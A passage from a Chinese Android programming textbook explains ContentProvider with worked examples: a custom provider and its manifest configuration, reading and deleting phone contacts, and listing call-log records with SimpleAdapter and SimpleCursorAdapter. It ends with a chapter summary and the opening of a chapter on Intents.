            member.put("birthday", result.getString(3));     //设置一行的 birthday 内容
            members.add(member) ;                            //保存 Map
        }
        MyContentProviderDemo.this.membersList
                .setAdapter(new SimpleAdapter(
                        MyContentProviderDemo.this,          //将数据包装
                        members,                             //数据集合
                        R.layout.member,                     //显示的布局管理器
                        new String[] { "_id", "name",
                                "age", "birthday" },         //匹配的 Map 集合的 key
                        new int[] { R.id._id, R.id.name, R.id.age,
                                R.id.birthday }));           //显示数据
        Toast.makeText(MyContentProviderDemo.this, "数据查询成功！",
                Toast.LENGTH_LONG).show();                   //信息提示
    }
  }
}
```

最后的方法是 onCreate()，由于所有的按钮都需要对应一个事件的实现类，所以对于数据表的 4 种操作（CRUD，增、删、改、查），代码的编写较长，而最麻烦的就是查询操作。考虑到数据的显示格式，所以查询数据是以 ListView 的形式进行列表显示的，同时使用了操作类 SimpleAdapter 完成数据封装，每次不同的按钮执行完操作后都会使用 Toast 组件显示提示信息。

但是，要想正常地完成 ContentProvider 程序的调用，还需要在项目中的 AndroidManifest.xml 文件中对 ContentProvider 进行配置，配置代码如下。

【例 8-59】 修改 AndroidManifest.xml 文件，配置 ContentProvider 应用

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                             //程序的包名称
    android:versionCode="1"                            //版本号
    android:versionName="1.0">                         //显示给用户的信息
    <application                                       //配置应用程序
        android:icon="@drawable/icon"                  //程序图标
        android:label="@string/app_name">              //显示文字
        <provider                                      //配置 ContentProvider
            android:name=".MemberContentProvider"      //程序类
            android:authorities=                       //Authorities 路径
                "org.lxh.demo.membercontentprovider"/>//与元数据接口对应，为 Uri 的一部分
        <activity                                      //定义 Activity 程序
            android:name=".MyContentProviderDemo"      //Activity 程序类
            android:label="@string/app_name">          //显示文字
            <intent-filter>                            //系统启动时运行
```

```
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-sdk android:minSdkVersion="10" />                //程序运行的最低版本编号
</manifest>
```

在 AndroidManifest.xml 文件中配置了<provider>节点，其中，android:name 为程序类名称，与<manifest>节点中的 package 属性组合成 ContentProvider 所在的“包.类”（org.lxh.demo.MyContentProviderDemo），而后配置的 android:authorities 属性与 MLDNDatabaseMetaData 接口中配置的 AUTHORITY 全局常量一致，为以后访问此 ContentProvider 程序的 Uri 的组成部分。本程序开发完成之后，查询的操作效果如图 8-40 所示。



图 8-40　数据的列表显示

提示

如果表没有重新建立，则可以先删除。

不管是否通过 ContentProvider 进行项目的发布，最终都是要将数据保存在数据表中，而如果表不存在，则会为用户自动建立，可是用户在执行程序时，也有可能出现以下的错误提示：

```
android.database.sqlite.SQLiteException: no such table…
```

以上错误提示表示没有找到匹配的表，即如果数据库文件存在，则表不会再自动建立。此时可以采用以下方式处理。

（1）进入 SHELL。执行 adb shell 命令。

（2）删除数据库文件。执行 rm data/data/org.lxh.demo/databases/mldn.db 命令。

经过这样的处理之后，下次再执行程序时就可以重新建立数据库及数据表了。

也可以直接修改 MLDNDatabaseMetaData.java 程序中的版本号（private static final int DATABASEVERSION = 2 ;）。

至此，一个基本的 ContentProvider 应用程序已经开发完成，可能有些读者会觉得此程序实在是太过于复杂，开发难度太大。就如本节开始所说，在实际的开发中，用户很少有直接去开发 ContentProvider 程序的机会，大部分情况都是调用系统已有的 ContentProvider 应用，所以，读者的重点应该放在后面部分。

8.4.3　操作联系人的 ContentProvider

在 Android 中，为了方便用户进行各个应用程序的操作，专门提供了许多 ContentProvider，这些 ContentProvider 都在 android.provider 包中，例如，进行联系人的操作（android.provider.ContactsContract）、多媒体文件的操作（android.provider.MediaStore.Files）等都由相关的 ContentProvider 提供，下面通过取得联系人手机号码的程序，演示系统 ContentProvider 的使用。

通过之前自定义的 ContentProvider 程序可以发现，要想进行 ContentProvider 程序的访问，则肯定需要一个 CONTENT_URI 常量，而该常量在 android.provider.ContactsContract.Contacts 类中就有定义，访问联系人的 CONTENT_URI 常量名称为 ContactsContract.Contacts.CONTENT_URI。

由于在 Contacts 中保存的数据列较多，所以本程序为了方便只读取了两个内容。

☑ 人员 ID：ContactsContract.Contacts._ID。

☑ 人员姓名：ContactsContract.Contacts.DISPLAY_NAME。

由于每个用户有多种电话（如座机、手机等），所以本次操作只取出用户的全部手机信息，而访问用户所有手机信息的 CONTENT_URI 为：ContactsContract.CommonDataKinds.Phone.CONTENT_URI。

而要想取得某一个用户的电话信息和保存的内容，则需要以下两个内容。

☑ 手机号码：ContactsContract.CommonDataKinds.Phone.NUMBER。

☑ 所属联系人 ID：ContactsContract.CommonDataKinds.Phone.CONTACT_ID。

本程序为了开发简便，将首先采用 ListView 显示所有已保存联系人的 ID 和姓名，之后利用上下文菜单的查看功能，查看每一位联系人的手机号码，为了方便，所有的手机号码通过 Toast 组件显示。


提示

本操作只显示用户的手机号码。

使用过 Android 手机的读者应该清楚，在添加联系人时，一个联系人会有多种联系方式，如手机、住宅电话、办公电话等，这些都由相应的 ContentProvider 提供操作，本程序只是列出了一个用户的全部手机信息，而其他的信息，读者可以自行研究。

【例 8-60】 定义应用程序的布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                            //采用线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                       //所有组件垂直摆放
    android:layout_width="fill_parent"                   //组件宽度为屏幕宽度
    android:layout_height="fill_parent">                 //组件高度为屏幕高度
    <TextView                                            //文本显示组件
        android:id="@+id/mainInfo"                       //组件 ID，程序中使用
        android:textSize="20px"                          //设置显示的文字大小
        android:layout_width="fill_parent"               //组件宽度为屏幕宽度
        android:layout_height="wrap_content"             //组件高度为文字高度
        android:text="手机联系人列表" />                   //默认显示文字
    <ListView                                            //列表显示组件
        android:id="@+id/contactsList"                   //组件 ID，程序中使用
```

```
            android:layout_width="wrap_content"              //组件宽度为显示的内容宽度
            android:layout_height="wrap_content" >           //组件高度为显示的内容高度
        </ListView>                                          //完结标记
</LinearLayout>                                              //完结标记
```

在本布局管理器中，定义了一个 ListView 组件，此组件将用于显示所有联系人的姓名信息，由于本程序使用了 ListView 显示数据，所以要使用 SimpleAdapter 类封装全部的数据，则还需要一个显示数据的布局管理器。

【例 8-61】 定义数据列表显示的布局管理器——contacts.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                 //表格布局管理器
    android:layout_width="fill_parent"                       //布局管理器宽度为屏幕宽度
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_height="wrap_content">                    //布局管理器高度为屏幕高度
    <TableRow>                                               //定义表格行
        <TextView                                            //文本显示组件
            android:id="@+id/_id"                            //组件 ID，程序中使用
            android:textSize="15px"                          //文字大小
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="60px">                     //组件宽度为 60 像素
        </TextView>                                          //完结标记
        <TextView                                            //文本显示组件
            android:id="@+id/name"                           //组件 ID，程序中使用
            android:textSize="15px"                          //文字大小
            android:layout_height="wrap_content"             //组件高度为文字高度
            android:layout_width="300px">                    //组件宽度为 180 像素
        </TextView>                                          //完结标记
    </TableRow>                                              //完结标记
</TableLayout>                                               //完结标记
```

本布局管理器采用表格形式进行显示，每行数据显示的是联系人的_id 和 name 信息。

【例 8-62】 定义 Activity 程序，完成联系人的 ContentProvider 操作

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.provider.ContactsContract;
import android.view.ContextMenu;
import android.view.Menu;
import android.view.MenuItem;
import android.view.View;
import android.widget.AdapterView;
import android.widget.ListView;
import android.widget.SimpleAdapter;
import android.widget.Toast;
public class ContactsDemo extends Activity {
```

```
    private ListView contactList = null ;
    private Cursor result = null ;                              //全部联系人
    private List<Map<String, Object>> allContacts = null ;      //联系人数据
    private SimpleAdapter simple = null ;                       //联系人信息
```

本程序将设置联系人列表的 List 集合 allContacts 以及集合中的数据封装类（SimpleAdapter）设置成了类中的属性，主要目的是在以后删除联系人时可以及时地将列表中的信息删除。

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    super.setContentView(R.layout.main);                        //调用布局管理器
    this.contactList = (ListView) super.findViewById(R.id.contactsList) ;
    this.result = super.getContentResolver().query(
            ContactsContract.Contacts.CONTENT_URI,
            null, null, null, null);                            //执行查询操作
    this.startManagingCursor(result) ;                          //Cursor 交由系统管理
    this.allContacts = new ArrayList<Map<String, Object>>();    //实例化 List 集合
    for (result.moveToFirst(); !result.isAfterLast(); result
            .moveToNext()) {                                    //循环取数据
        Map<String, Object> contact = new HashMap<String, Object>();
        contact.put("_id", result.getInt(result.getColumnIndex(
                ContactsContract.Contacts._ID)));               //设置一行的_id 内容
        contact.put("name", result.getString(result.getColumnIndex(
                ContactsContract.Contacts.DISPLAY_NAME)));      //设置一行的 name 内容
        this.allContacts.add(contact) ;                         //保存 Map
    }
    this.simple = new SimpleAdapter(
            this,                                               //将数据包装
            allContacts,                                        //数据集合
            R.layout.contacts,                                  //显示的布局管理器
            new String[] { "_id", "name"},                      //匹配的 Map 集合的 key
            new int[] { R.id._id, R.id.name}) ;                 //设置显示数据
    this.contactList.setAdapter(this.simple);                   //显示数据
    super.registerForContextMenu(this.contactList) ;            //注册上下文菜单
}
```

程序中 onCreate()方法的功能是进行用户信息的列表显示，所以首先根据指定联系人的 CONTENT_URI 将全部联系人信息的查询结果取出，随后采用循环的方式将数据保存在 List 集合 allContacts 中，最后利用 SimpleAdapter 封装全部的数据并将其设置在 ListView 组件中显示。

```
@Override
public void onCreateContextMenu(ContextMenu menu, View v,
        ContextMenu.ContextMenuInfo menuInfo) {                 //显示菜单
    super.onCreateContextMenu(menu, v, menuInfo) ;
    menu.setHeaderTitle("联系人操作") ;                          //设置显示信息头
    menu.add(Menu.NONE, Menu.FIRST + 1, 1, "查看详情");           //设置菜单项
    menu.add(Menu.NONE, Menu.FIRST + 2, 1, "删除信息");           //设置菜单项
}
```

本程序采用上下文菜单的形式操作 ListView 集合中的内容，所以在 onCreateContextMenu()方法中增加了“查看详情”和“删除信息”菜单项。

```
    @Override
    public boolean onContextItemSelected(MenuItem item) {       //选中某个菜单项
```

```
            AdapterView.AdapterContextMenuInfo info = (AdapterView.AdapterContextMenuInfo)
                    item.getMenuInfo();                                     //取得菜单项
            int position = info.position ;                                  //取得操作的 ID
            long contactsId = Long.parseLong(this.allContacts.get(position)
                    .get("_id").toString());                                //取得数据 ID
            switch (item.getItemId()) {                                     //判断菜单项 ID
            case Menu.FIRST + 1:                                            //查看详情
                String phoneSelection = ContactsContract.CommonDataKinds.Phone.CONTACT_ID
                        + "=?";                                             //设置查询条件
                String[] phoneSelectionArgs = { String.valueOf(contactsId) }; //查询参数
                Cursor c = super.getContentResolver().query(
                        ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null,
                        phoneSelection, phoneSelectionArgs, null);     //查询全部手机号码
                StringBuffer buf = new StringBuffer() ;                     //用于接收全部电话
                buf.append("电话号码是：") ;
                for (c.moveToFirst(); !c.isAfterLast(); c.moveToNext()) {   //循环取数据
                    buf.append(c.getString(c.getColumnIndex(
                            ContactsContract.CommonDataKinds.Phone.NUMBER)))
                            .append("、");                                  //取出电话号码
                }
                Toast.makeText(this, buf, Toast.LENGTH_LONG).show(); //显示信息
                break;
            case Menu.FIRST + 2:
                super.getContentResolver().delete(
                        Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_URI,
                                String.valueOf(contactsId)), null, null);//根据 ID 删除
                this.allContacts.remove(position) ;                         //删除数据项
                this.simple.notifyDataSetChanged() ;                        //更新列表项
                Toast.makeText(this, "数据已删除！", Toast.LENGTH_LONG).show();
                break;
            }
            return false;
        }
}
```

程序中 onContextItemSelected()方法的主要功能是进行上下文菜单的操作处理，但是在进行处理之前，必须取得数据对应的_ID 信息才可以完成查看或删除操作，所以首先使用 item.getMenuInfo()方法取得了菜单项中的内容，随后根据 position 从 allContacts 集合中取出要操作的联系人的_ID 内容，当进行信息显示时，将根据此 ID 从手机的 ContentProvider 中查询全部通讯信息显示给用户，而如果进行删除操作，则从联系人的 ContentProvider 中删除信息，删除之后，为了保证列表显示的同步，同时将更新 SimpleAdapter 类的对象信息。

由于此时操作的 ContentProvider 属于外部的资源操作，所以本程序还需要对使用进行授权，修改项目中的 AndroidManifest.xml 文件，增加如下配置信息：

```
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
```

此处表示的是允许对联系人的信息进行读取或者是写入的操作。

【例 8-63】 修改后的 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
```

```
        xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                                        //程序所在的包名称
        android:versionCode="1"                                       //版本号
        android:versionName="1.0">                                    //显示给用户的信息
        <application                                                  //配置应用程序
            android:icon="@drawable/icon"                             //程序图标
            android:label="@string/app_name">                         //显示文字
            <activity                                                 //定义 Activity 程序
                android:name=".MyContentProviderDemo"                 //Activity 程序类
                android:label="@string/app_name">                     //显示文字
                <intent-filter>                                       //系统启动时运行
                    <action android:name="android.intent.action.MAIN" />
                    <category android:name="android.intent.category.LAUNCHER" />
                </intent-filter>
            </activity>
        </application>
        <uses-sdk android:minSdkVersion="10" />                       //程序运行的最低版本编号
        <uses-permission                                              //用户授权
            android:name="android.permission.READ_CONTACTS"/>         //读取联系人权限
        <uses-permission                                              //用户授权
            android:name="android.permission.WRITE_CONTACTS"/>        //修改联系人权限
</manifest>
```

程序的运行效果如图 8-41 所示，考虑到版面问题，该图完成的只是显示用户电话的操作。



图 8-41　查看联系人的手机号码

8.4.4　操作通讯记录的 ContentProvider

以上代码演示了如何操作联系人的 ContentProvider，下面编写一个操作通讯记录的 ContentProvider 程序。当用户拨打、接听电话时，都会在手机中保留有相应的通讯记录，而在 Android 系统中，要想取得这些通讯记录的信息，可以直接使用 android.provider.CallLog 和 android.provider.CallLog.Calls 类完成操作，而要想访问通讯记录，则继续使用 CallLog 类中的 CONTENT 常量，此常量定义为：CallLog.Calls.CONTENT_URI。

对于 CallLog 类而言，用户也同样需要使用以下几个常量取得通讯记录所包含的信息。

☑ 通讯记录 ID：CallLog.Calls._ID。
☑ 呼叫的电话号码：CallLog.Calls.NUMBER。
☑ 与通讯录中电话匹配的姓名：CallLog.Calls.CACHED_NAME。
☑ 呼叫类型：CallLog.Calls.TYPE。呼叫类型有 3 种状态，在 CallLog.Calls 类中有对应的常量，介绍如下。
  ➢ 拨出（outgoing）：public static final int OUTGOING_TYPE。

- ➢ 拨入（incoming）：public static final int INCOMING_TYPE。
- ➢ 未接（missed）：public static final int MISSED_TYPE。

☑ 通话时间：CallLog.Calls.DURATION。

下面通过代码演示本操作的实现。为了节约代码空间，只列出显示全部通讯记录的操作代码，而相应的其他操作，读者可以自行完成。

【例 8-64】 定义 ListView 显示文件——calls.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                        //表格布局管理器
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_height="wrap_content">           //布局管理器高度为内容显示高度
    <TableRow>                                      //定义表格行
        <TextView                                   //文本显示组件
            android:id="@+id/_id"                   //组件 ID，程序中使用
            android:textSize="20px"                 //文字大小
            android:layout_height="wrap_content"    //组件高度为文字高度
            android:layout_width="30px"/>           //组件宽度为 30 像素
        <TextView                                   //文本显示组件
            android:id="@+id/name"                  //组件 ID，程序中使用
            android:textSize="20px"                 //文字大小
            android:layout_height="wrap_content"    //组件高度为文字高度
            android:layout_width="180px"/>          //组件宽度为 30 像素
        <TextView                                   //文本显示组件
            android:id="@+id/number"                //组件 ID，程序中使用
            android:textSize="20px"                 //文字大小
            android:layout_height="wrap_content"    //组件高度为文字高度
            android:layout_width="180px"/>          //组件宽度为 30 像素
    </TableRow>
</TableLayout>
```

本布局管理器依然只为 ListView 组件服务，通过程序可以发现，本程序主要显示通讯记录的 3 个内容记录：ID（_id）、联系人姓名（name）和电话（number）。

【例 8-65】 定义主体布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                       //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                  //所有组件垂直摆放
    android:layout_width="fill_parent"              //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">            //布局管理器高度为屏幕高度
    <ListView                                       //定义 ListView 组件
        android:id="@+id/callList"                  //组件 ID，程序中使用
        android:layout_width="wrap_content"         //组件宽度为显示的内容宽度
        android:layout_height="wrap_content" >      //组件高度为显示的内容高度
    </ListView>
</LinearLayout>
```

【例 8-66】 定义 Activity 程序，读取通讯记录信息

```
package org.lxh.demo;
import java.util.ArrayList;
import java.util.HashMap;
```

```
import java.util.List;
import java.util.Map;
import android.app.Activity;
import android.database.Cursor;
import android.os.Bundle;
import android.provider.CallLog;
import android.widget.ListView;
import android.widget.SimpleAdapter;
public class MyContentProviderDemo extends Activity {
	private ListView callList = null ;				//定义 ListView 组件
	private Cursor result = null ;					//全部联系人
	private List<Map<String, Object>> allCalls = null ;		//用于设置 SimpleAdapter
	private SimpleAdapter simple = null ;			//联系人信息
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//调用布局管理器
		this.callList = (ListView) super.findViewById(R.id.callList) ;
		this.result = super.getContentResolver().query(
				CallLog.Calls.CONTENT_URI ,		//操作的 URI
				null, null, null, null);			//执行查询操作
		this.startManagingCursor(result) ;			//Cursor 交由系统管理
		this.allCalls = new ArrayList<Map<String, Object>>();	//实例化 List 集合
		for (result.moveToFirst(); !result.isAfterLast(); result
				.moveToNext()) {			//循环取数据
			Map<String, Object> contact = new HashMap<String, Object>();
			contact.put("_id", result.getInt(result.getColumnIndex(
					CallLog.Calls._ID)));		//设置一行的_id 内容
			String nameTemp = result.getString(result.getColumnIndex(
					CallLog.Calls.CACHED_NAME)) ;	//取出相匹配的联系人姓名
			if(nameTemp == null || "".equals(nameTemp)) {
				nameTemp = "未知" ;			//设置姓名的内容
			}
			contact.put("name", nameTemp);			//设置一行的 name 内容
			contact.put("number", result.getString(result.getColumnIndex(
					CallLog.Calls.NUMBER)));	//设置一行的 number 内容
			this.allCalls.add(contact) ;			//保存 Map
		}
		this.simple = new SimpleAdapter(
				this,					//将数据包装
				allCalls,				//数据集合
				R.layout.calls,				//显示的布局管理器
				new String[] { "_id", "name", "number" },	//匹配的 Map 集合的 key
				new int[] { R.id._id, R.id.name, R.id.number });	//设置显示数据
		this.callList.setAdapter(this.simple);			//显示数据
	}
}
```

【例 8-67】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.READ_CONTACTS" />
```

本程序首先通过指定的 URI（CallLog.Calls.CONTENT_URI）取得全部的查询结果，之后将


每一个查询结果设置到 ListView 中进行显示，程序的运行效果如图 8-42 所示。



图 8-42　查询通讯记录

8.4.5　SimpleCursorAdapter

在之前所讲解的列表显示操作中，所有的 ListView 显示数据都是通过 SimpleAdapter 类手工地设置了所有 Cursor 返回的数据，这种做法比较麻烦，而且在很多情况下也都需要将数据库中查询的数据通过 ListView 进行显示，而且所有的操作都需要用户将所有的查询结果的 Cursor 对象数据封装成 List 集合返回（如之前的 SQLite 基本操作所讲解的那样），但是使用到了 ContentProvider 组件中，所有的查询结果都直接通过 Cursor 返回，这样用户就必须处理 Cursor 的操作，这样的代码既费事又不方便维护。为了解决该问题，在 Android 中专门提供了一个 SimpleCursorAdapter 类，此类可以直接将 Cursor 对象进行封装，并将其中的数据按照指定的布局格式列出。SimpleCursorAdapter 类的继承结构如下：


```
java.lang.Object
  ↳ android.widget.BaseAdapter
      ↳ android.widget.CursorAdapter
          ↳ android.widget.ResourceCursorAdapter
              ↳ android.widget.SimpleCursorAdapter
```

android.widget.SimpleCursorAdapter 类的常用方法如表 8-27 所示。

表 8-27　SimpleCursorAdapter 类的常用方法

No.	方　法	类　型	描　述
1	public SimpleCursorAdapter(Context context, int layout, Cursor c, String[] from, int[] to)	构造	传入 Cursor 并实例化 SimpleCursorAdapter 对象
2	public void changeCursor(Cursor c)	普通	修改要包装的 Cursor 对象
3	public CharSequence convertToString(Cursor cursor)	普通	将结果集变为字符串

下面使用 SimpleCursorAdapter 类完成 ListView 数据的设置。本程序的布局管理器和 ListView 的布局管理器依然使用 8.4.4 节读取通讯记录的操作程序。

【例 8-68】 修改 MyContentProviderDemo 类，使用 SimpleCursorAdapter 类显示数据

```
package org.lxh.demo;
import android.app.Activity;
import android.database.Cursor;
import android.os.Bundle;
import android.provider.CallLog;
import android.widget.ListAdapter;
```



```
import android.widget.ListView;
import android.widget.SimpleCursorAdapter;
public class MyContentProviderDemo extends Activity {
    private ListView callList = null ;                                  //定义 ListView
    private Cursor result = null ;                                      //全部联系人
    private ListAdapter listAdapter = null ;                            //联系人信息
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                            //调用布局管理器
        this.callList = (ListView) super.findViewById(R.id.callList) ;
        this.result = super.getContentResolver().query(
                CallLog.Calls.CONTENT_URI ,                             //操作的 URI 地址
                null, null, null, null);                                //执行查询操作
        this.startManagingCursor(result) ;                              //Cursor 交由系统管理
        String[] columns = { CallLog.Calls._ID, CallLog.Calls.CACHED_NAME,
                CallLog.Calls.NUMBER };                                 //定义显示列
        int entries[] = { R.id._id, R.id.name, R.id.number };           //匹配的组件 ID
        this.listAdapter = new SimpleCursorAdapter(this,                //将数据包装
                R.layout.calls,                                         //每行显示一条数据
                result,                                                 //要设置的查询结果
                columns,                                                //显示列
                entries) ;                                              //对应的组件 ID
        this.callList.setAdapter(this.listAdapter);                     //设置数据
    }
}
```

本段程序最大的特点是直接将查询出来的 Cursor 设置到了 SimpleCursorAdapter 类（SimpleCursorAdapter 类是 ListAdapter 的子类，在本程序中，所有的操作对象都使用 ListAdapter 完成）中，同时指定了要显示的字段名称（columns）、要显示数据的组件 ID（contacts.xml 中的两个 TextView 组件的 ID），最后将包装后的数据设置到 ListView 组件中进行显示，程序的运行效果如图 8-42 所示。

8.5　本章小结

（1）Android 中的数据存储主要有 5 种：SharedPreferences 存储、文件存储、SQLite 数据库存储、ContentProvider 存储和网络存储。

（2）SharedPreferences 存储适合存储一些程序的配置信息。

（3）文件存储可以保存多种数据形式，也可以使用 XML 文件保存。

（4）在 Android 中除了可以使用 DOM、SAX 解析之外，也可以使用 Pull 解析以及 JSON 数据进行操作。

（5）SQLite 是一个用于嵌入式开发的数据库，其支持标准 SQL 开发。

（6）ListView 滑动分页是 Android 中较为常用的一种显示组件。

（7）如果希望将数据发布给其他程序使用，则可以通过 ContentProvider 组件完成。

第 9 章　Android 组件通信

通过本章的学习可以达到以下目标：

☑　掌握 Intent 的主要使用及信息的传递。
☑　掌握 Activity 程序的生命周期及相关处理方法。
☑　可以使用 Broadcast 进行广播的发送及处理。
☑　掌握主线程和子线程的关系以及操作。
☑　掌握 Service 的用法，并可以调用手机系统所提供的 Service 进行操作。
☑　掌握桌面显示组件 AppWidget 的使用。

在 Android 项目开发中，存在多个 Activity 程序，这多个 Activity 程序之间也需要进行互相通信，本章将讲解 Android 间通信的主要组件——Intent，以及一个 Activity 程序的完整生命周期、Service 和 Broadcast 操作等。

9.1　认识 Intent

在之前所讲解的程序中，全部程序都是直接在一个 Activity 程序中进行的，但是一个项目肯定会由多个 Activity 程序所组成，那么此时，Activity 程序之间就需要进行通信，而这是依靠 Intent 完成的，如图 9-1 所示，通过 Intent 可以传递要操作的信息，同时也可以启动其他 Activity 程序。




图 9-1　Intent 与 Activity 程序之间的关系

要想进行 Intent 的操作，需要 android.app.Activity 类中的几个方法的支持，如表 9-1 所示。

表 9-1　Activity 程序支持的 Intent 操作方法

No.	方　　法	类　　型	描　　述
1	public void startActivity(Intent intent)	普通	启动一个 Activity，并通过 Intent 传送数据
2	public void startActivityForResult(Intent intent, int requestCode)	普通	启动并接收另一个 Activity 程序回传数据，当 requestCode 大于 0 时才可以触发 onActivityResult()
3	public Intent getIntent()	普通	返回启动当前 Activity 程序的 Intent

续表

No.	方　法	类　型	描　述
